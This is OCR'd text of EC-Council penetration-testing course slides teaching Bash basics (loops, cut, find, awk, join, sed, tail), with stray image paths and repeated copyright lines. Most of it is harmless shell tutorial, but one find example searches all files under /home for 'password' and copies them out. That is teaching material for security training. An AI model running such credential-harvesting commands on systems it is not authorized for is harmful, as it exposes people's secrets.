
Loops are looping constructs used to iterate through any given number of tasks until all items in a specified list are completed or predefined conditions are met. Three basic loop types are available. These are also similar across languages; only the syntax needs to be known.

The **`For`** loop is used to iterate through any given code for any number of supplied items in the list. It consists of four Shell Reserved Words: **`for`**, **`in`**, **`do`**, **`done`**. The loop assigns each item temporarily into a variable **`i`** after which DO **`echo $i`** in order to print the item as STDOUT and keeps printing until all the items IN the list are DONE.

It will keep executing the code enclosed within DO and DONE while the specified condition is true. Once the specified condition becomes false, the execution will stop.

The **`until`** loop does the exact opposite of the while loop. The **`Until`** loop also acts on a preset condition. However, the code enclosed between DO and DONE is repeatedly executed only until this condition changes from false to true.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




BASH Data Collection

`cut` is a command used to extract select portions of a file. It reads a supplied input file line by line and parses the line based on a specified delimiter. If no delimiter is specified, `cut` will use a tab character by default. The delimiter characters divide each line of a file into fields. Either the field number or character position number can be used to extract parts of the file. Fields and characters start at position 1.

Common command options:

- `-c` Specifies the character(s) to extract.
- `-d` Specifies the character used as a field delimiter. By default, the delimiter is the tab character.
- `-f` Specifies the field(s) to extract.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



find

Searching by filename is one of the most basic search methods. This is useful if the exact filename is known, or if a portion of the filename is known.

```
find /home -name '.*'
```

This command searches for hidden files in the **/home** directory and subdirectories.

The find command has the ability to run a specified command for each file that is found. To do so, you can use the exec option after specifying the search criteria. Exec replaces any curly braces ({}) with the pathname of the file that was found. The semicolon terminates the command expression.

- **File Size**

  ```
  find /home -size +5G
  ```

  This command searches for files greater than 5 GB in size in the /home directory and subdirectories.

  ```
  find / -type f -exec ls -s '{}' \; | sort -n -r | head -5
  ```

  find / -type f to list

  The above commands list all of the files in and under the root directory. Each file is passed to **ls -s**, which identifies its size in blocks (not bytes). The list is then sorted from highest to lowest, and the top five are displayed using head.

  ```
  ls / -R -s | sort -n -r | head -5
  ```

  -R option for **ls**, which causes it to recursively list the files under the specified directory.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Searching File Time**

  `find /home -mmin -5`

  This command searches for files in the **`/home`** directory and subdirectories modified less than 5 minutes ago.

  `find /home -mtime -1`

  This command searches for files modified less than 24 hours ago.

  The number specified with the **`mtime`** option is a multiple of 24 hours, so 1 means 24 hours, 2 means 48 hours, and so on. A negative number here means "less than" the number specified, a positive number means "greater than," and an unsigned number means "exactly" the number specified. To search for files modified more than 2 days (48 hours) ago, use the following command: **`find /home -mtime +2`**

  To search for files accessed less than 24 hours ago, use the **`-atime`** option as follows:

  `find /home -atime -1`

  To search for files in the **`/home`** directory accessed less than 24 hours ago and copy (cp) each file to the current working directory (./), use the following command:

  `find /home -type f -atime -1 -exec cp '{}' ./ \;`

  The use of **`-type f`** tells find to match only ordinary files, ignoring directories and other special file types. You can also copy the files to any directory of your choice by replacing the **`./`** with an absolute or relative path.

- **Combining find and grep**

  `find /home -type f -exec grep 'password' '{}' \; -exec cp '{}' . \;`

  This command combines **`grep`** with find to easily copy matching files to the current working directory (or any specified directory).

  First, we use find **`/home/ -type f`** to identify all the files in and below the /home directory. Each file that is found is passed to grep to search for password within its content. Each file matching the grep criteria is then passed to the cp command to copy the file to the current directory (indicated by the dot). This combination of commands may take a considerable amount of time to execute and should ideally be run as a background task.

  `find / -type f -exec file '{}' \; | egrep 'PNG' | cut -d' ' -f1`

  This command searches for PNG files.


  Here, we send each item found by the find command into file to identify its type. We then pipe the output of file into egrep and filter it, looking for the PNG keyword. **`cut`** is simply used to clean up the output and make it more readable.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Data Processing

C|PENT

Tools



awk

join


sed

tail

tr

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



awk

This appendix provides only a brief overview of this powerful tool here; more detailed resources on the topic including books are available for reference.


```
awk '$2 == "Jones" {print $0}' awkusers.txt
```

awk iterates through each line of the input file, reading in each word (separated by whitespace by default) into fields. Field **$0** represents the entire line—**$1** the first word, **$2** the second word, etc. An **awk** program consists of patterns and corresponding code to be executed when that pattern is matched. In this example, there is only one pattern. We test **$2** to see if that field is equal to Jones. If it is equal, **awk** will run the code in the braces which, in this case, will print the entire line.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

join


- **Combines two files** that share a common field
  - For join to work properly, the input files must be sorted.



- `join -1 3 -2 1 -t, accesstime.txt usernames.txt`
  - The `-1 3` option tells join to use the third column in the first file (`accesstime.txt`), and `-2 1` specifies that the first column in the second file (`usernames.txt`) must be used when merging the files. The `-t` option specifies the comma character as the field delimiter.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



sed

```
sed 's/10\.0\.4\.35/10.0.4.27/g' ips.txt
```

The first part of the command (s) tells **sed** to substitute. The second part of the command (**10\.0\.4\.35**) is a regular expression pattern. The third part (**10.0.4.27**) is the value to use to replace the regex pattern matches. The fourth part is optional flags, which in this case (g, for global) tells **sed** to replace all instances on a line (not just the first) that match the regex pattern.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

tail

- Used to output the **last lines** of a file. By default, tail outputs the last 10 lines of a file.



- Provides a **real-time update** of log files
  - `-f` option
    - `tail -n 1 somefile.txt`
      - Outputs the last line in the somefile.txt file



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Data Analysis

Tools

1. sort
2. head
3. uniq



